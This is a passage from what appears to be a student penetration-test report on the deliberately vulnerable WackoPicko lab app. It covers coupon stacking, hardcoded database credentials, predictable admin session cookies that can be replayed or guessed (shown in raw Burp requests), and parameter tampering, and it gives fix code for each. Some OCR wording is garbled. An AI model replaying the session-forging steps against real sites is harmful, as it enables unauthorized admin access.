
Now we log in as *Wanda,* choose a random image and check that the discount is applied indefinitely and on a different day of Friday and Saturday (a Monday):




Then 10% is applied to 40, then 10% to 36, then 10% to 32.4, i.e. the final price with this error is: 29.16 Tradebux.



Although, if we really buy it, we get 40 Tradebux off. Wanda at the beginning has 100 Tradebux:



We bought the cart with the supposed discount and found that 29.16 is not actually discounted, but 40 Tradebuxs are discounted:



Then, there really isn't any discount.

2. Preventive measures


This is the original code in charge of handling coupons, as you can see it does not take into account the date or the number of times the coupon can be used:

```
<?php if ($coupons) { ?>
<table>
  <tr>
    <th>Coupon Code</th> <th>Coupon Amount</th>
  </tr>
  <?php foreach($coupons as $coupon) { ?>
  <tr>
    <td><?=h($coupon['code']) ?></td><td><?=h( 100.0 - $coupon['discount']) ?>% Off</td>
  </tr>
  <?php } ?>
</table>
<?php } ?>
```

We modified the code in *review.php* so that you note that if it is not Friday or Saturday the coupon cannot be added SUPERYOU21:

```php
if ($cart) {
    $items = Cart::cart_items($cart['id']);
    $coupons = Cart::cart_coupons($cart['id']);
}

$error_message = "";
if ($_SERVER["REQUEST_METHOD"] === "POST" && isset($_POST['couponcode'])) {
    $couponcode = strtoupper(trim($_POST['couponcode']));

    if ($couponcode === "SUPERYOU21") {
        $dia_actual = date('N');
        if ($dia_actual != 5 && $dia_actual != 6) {
            $error_message = "El cupon SUPERYOU21 no es valido en este momento.";
        } else {
            if (!Cart::add_coupon($cart['id'], $couponcode)) {
                $error_message = "El cupon ingresado no es valido.";
            }
        }
    } else {
        if (!Cart::add_coupon($cart['id'], $couponcode)) {
            $error_message = "El cupon ingresado no es valido.";
        }
    }
}

our_header("cart");
?>
```

Check:



In the cart.php file we add a condition in the *add_coupon() function* so that two coupons cannot be added simultaneously, this is the original function:

```php
function add_coupon($cartid, $couponcode)
{
   $query = sprintf("SELECT * from `coupons` where code = '%s' LIMIT 1;", mysql_real_escape_string($couponcode));
   if (!$res = mysql_query($query))
   {
      return False;
   }
   if (!$arr = mysql_fetch_assoc($res))
   {
      return False;
   }
   $couponid = $arr['id'];
   $query = sprintf("INSERT into `cart_coupons` (`cart_id`, `coupon_id`) VALUES ('%d', '%d');",
                    mysql_real_escape_string($cartid),
                    mysql_real_escape_string($couponid));
   return mysql_query($query);
}
```

On the condition:

```php
function add_coupon($cartid, $couponcode)
{
        $query = sprintf("SELECT id FROM `coupons` WHERE code = '%s' LIMIT 1;",
                        mysql_real_escape_string($couponcode));
        if (!$res = mysql_query($query)) {
        return false;
    }

    if (!$arr = mysql_fetch_assoc($res)) {
        return false;
    }
    $couponid = $arr['id'];

    $query = sprintf("SELECT 1 FROM `cart_coupons` WHERE `cart_id` = '%d' AND `coupon_id` = '%d' LIMIT 1;",
                    mysql_real_escape_string($cartid),
                    mysql_real_escape_string($couponid));

    $res = mysql_query($query);

   if (mysql_num_rows($res) > 0) {

        return false;
    }
    $query = sprintf("INSERT INTO `cart_coupons` (`cart_id`, `coupon_id`) VALUES ('%d', '%d');",
                    mysql_real_escape_string($cartid),
                    mysql_real_escape_string($couponid));

    return mysql_query($query);
}
```

We check that it works, for this in *review.php* we change the condition so that it is on Mondays when the discount is applied:

Awesome Flower Pic

Coupon Code	Coupon Amount
SUPERYOU21	10% Off

Remove From Cart

Enter Coupon Code:

Submit Coupon

El cupon ya ha sido ingresado.

Vulnerability: Credentials in plain text code

1. Exploitation

Service Affected: MySQL

Description of the Vulnerability:


The credentials ($username, $pass, $database) are in the code, which means that if someone accesses this file (due to configuration error or leakage), they could connect to the database.

Evidence:

In the *ourdb.php file* you will find the following code:

```php
<?php

$username = "wackopicko";
$pass = "webvuln!@#";
$database = "wackopicko";

require_once("database.php");
$db = new DB("localhost", $username, $pass, $database);


?>
```

From a remote shell you could access the database:



2. Preventive measures

Credentials should never be placed directly in files accessible by the application. Environment variables or configuration files outside of the public directory must be used.

Vulnerability: Predictable admin session-cookie and does not expire at the time of logging out

1. Exploitation


Affected Service: http, Web server (Apache httpd 2.4.18), port 80

Description of the Vulnerability:

The cookie session of the admin panel is very predictable, as it is increased by one each time the administrator registers. In addition, these cookies do not expire when you log out and remain accessible for a while.

Evidence:

We use Burpsuite's tool to intercept traffic. We access the control panel and log in with *admin:admin* and check burpsuite:



Request

Pretty Raw Hex


```
1 GET /admin/index.php?page=home HTTP/1.1
2 Host: 192.168.1.11:8080
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
8 Referer: http://192.168.1.11:8080/admin/index.php?page=login
9 Accept-Encoding: gzip, deflate, br
10 Cookie: session=3; PHPSESSID=lf3rsmh1uvem067rf61e8pc736
11 Connection: keep-alive
12
13
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 12 Feb 2025 20:47:59 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 116
7 Keep-Alive: timeout=5, max=99
8 Connection: Keep-Alive
9 Content-Type: text/html
10
11
12 <h2>
    Welcome to the awesome admin panel admin
  </h2>
13
14 <a href="/admin/index.php?page=create">
    Create a new user!
  </a>
```

As can be seen, a session is created with the identification number 3. We log in again and get a new session with the identification number 4:



Request

Pretty Raw Hex


```
1 GET /admin/index.php?page=home HTTP/1.1
2 Host: 192.168.1.11:8080
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.1.11:8080/admin/index.php?page=login
9 Accept-Encoding: gzip, deflate, br
10 Cookie: session=4; PHPSESSID=lf3rsmh1uvem067rf61e8pc736
11 Connection: keep-alive
12
13
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 12 Feb 2025 20:52:08 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 116
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html
10
11
12 <h2>
     Welcome to the awesome admin panel admin
  </h2>
13
14 <a href="/admin/index.php?page=create">
     Create a new user!
  </a>
```

We send the *request* to the *intruder* and try a previous session:



Request

Pretty Raw Hex

```
1 GET /admin/index.php?page=home HTTP/1.1
2 Host: 192.168.1.11:8080
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.1.11:8080/admin/index.php?page=login
9 Accept-Encoding: gzip, deflate, br
10 Cookie: session=3; PHPSESSID=lf3rsmh1uvem067rf61e8pc736
11 Connection: keep-alive
12
13
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 12 Feb 2025 20:53:33 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 116
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html
10
11
12 <h2>
     Welcome to the awesome admin panel admin
  </h2>
13
14 <a href="/admin/index.php?page=create">
     Create a new user!
  </a>
```

As can be seen, we can log in to the previous session, that is, the session has not been

correctly deleted when closing it. We now try the following session, 5, without logging into the website beforehand:



Without a username or password, it has allowed us to enter the control panel. In addition, another serious problem is that there is no logout in the control panel.

2. Preventive measures

In the *admins.php* file is the *login_admin() function,* which is where the session of the administrator user is defined. In the code it is defined as:

```
{
   // Don't trust the php session, we're using our own
   $query = sprintf("INSERT into `admin_session` (`id`, `admin_id`, `created_on`) VALUES (NULL, '%s', NOW());",
                    mysql_real_escape_string($adminid));
   if ($res = mysql_query($query))
   {
      // add the cookie
      $id = mysql_insert_id();
      setcookie("session", $id);
      return mysql_insert_id();
   }
   else
   {
      return False;
   }
```

We create a more secure session ID using *salt and sha1*:

```
function login_admin($adminid)
{
   $session_id = sha1(uniqid(mt_rand(), true));
   $query = sprintf("INSERT into `admin_session` (`id`, `admin_id`, `created_on`) VALUES ('%s', '%s', NOW());",
            mysql_real_escape_string($session_id),
            mysql_real_escape_string($adminid));
   if ($res = mysql_query($query))
   {
      setcookie("session", $session_id, time() + 3600, "/", "", false, true);
      return $session_id;
   }
   return False;
}
```

In the new code, the numeric ID with an increment of 1 is replaced by an SH1 hash based on *unqid()*. In addition, HttpOnly is activated and limited to 1 hour. With *Burp suite,* we get the following session:

Request

Pretty Raw Hex

```
1 GET /admin/index.php?page=home HTTP/1.1
2 Host: 192.168.1.11:8080
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.1.11:8080/admin/index.php?page=login
9 Accept-Encoding: gzip, deflate, br
0 Cookie: PHPSESSID=9lbmm2fkfr7tap0gvnu5rd04i2; session=
  7920b1d61de2fcf0c0035f54fe56f9ac74fe733e
1 Connection: keep-alive
2
3
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 Feb 2025 16:56:13 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 117
7 Keep-Alive: timeout=5, max=99
8 Connection: Keep-Alive
9 Content-Type: text/html
10
11
12
13 <h2>
    Welcome to the awesome admin panel admin
  </h2>
14
15 <a href="/admin/index.php?page=create">
    Create a new user!
```

Vulnerability: Parameter manipulation

1. Exploitation


Servicio Afectado: http://192.168.1.11:8080/users/sample.php?userid=2

Description of the Vulnerability:

This occurs when a user can modify the values of a URL to access restricted data. In this case, the *userid parameter* in *sample.php* allows you to view the images uploaded by users of the page.

Evidence:

Attached screenshot of page when loading the url:



2. Preventive measures

We completely modify the *sample.php file* so that it only allows the user to be displayed *Sample User* with *userid* = *1*. The original:

```php
<?php
   // Terrible hack, but allows us to get around duplicating the view code.
$usercheck = False;
include("view.php");

?>
```

We modify it so that regardless of what the user types, the *userid=1 is always displayed,* which is the one that corresponds to *Sample user*:

```php
<?php

$_GET['userid'] = 1;

$usercheck = false;
include("view.php");
?>
```

We check that the problem has actually been solved:

Best practices

1. SQL Injection

Use separate queries, validate and sanitize all user inputs, and employ least privileges in databases.

2. Broken authentication

Implement multi-factor authentication, use secure algorithms to store passwords (bcrypt, Argon2), limit login attempts, and use CAPTCHA.

3. Sensitive Data Exposure

Encrypt data in transit and at rest, avoid exposing sensitive data in API responses or logs, and enforce strict access controls.

4. XML External Entities (XXE)

Disable external entity processing in XML, use more secure formats such as JSON instead of XML, validate and sanitize XML input.

5. Poor Access Control

Implement access controls on the backend, not just the UI, use appropriate roles and permissions. Review API and endpoint permissions.

6. Incorrect Security Settings

Keep software up-to-date and patched, disable unnecessary services and functionalities, and do not expose sensitive information in error messages.

7. Cross-Site Scripting (XSS)

Use exit escape, enforce content security policies (CSPs), and validate and sanitize user input.

8. Insecure Deserialization

Avoid deserializing untrusted data and using secure formats such as JSON

9. Using Components with Known Vulnerabilities

Maintain up-to-date libraries and dependencies, use tools such as OWASP Dependency-Check and review CVE reports, and remove outdated software.

10. Insufficient Logging and Monitoring

Log critical events (logins, failed accesses, configuration changes), use monitoring and intrusion detection (SIEM) tools, and implement alerts for suspicious activity.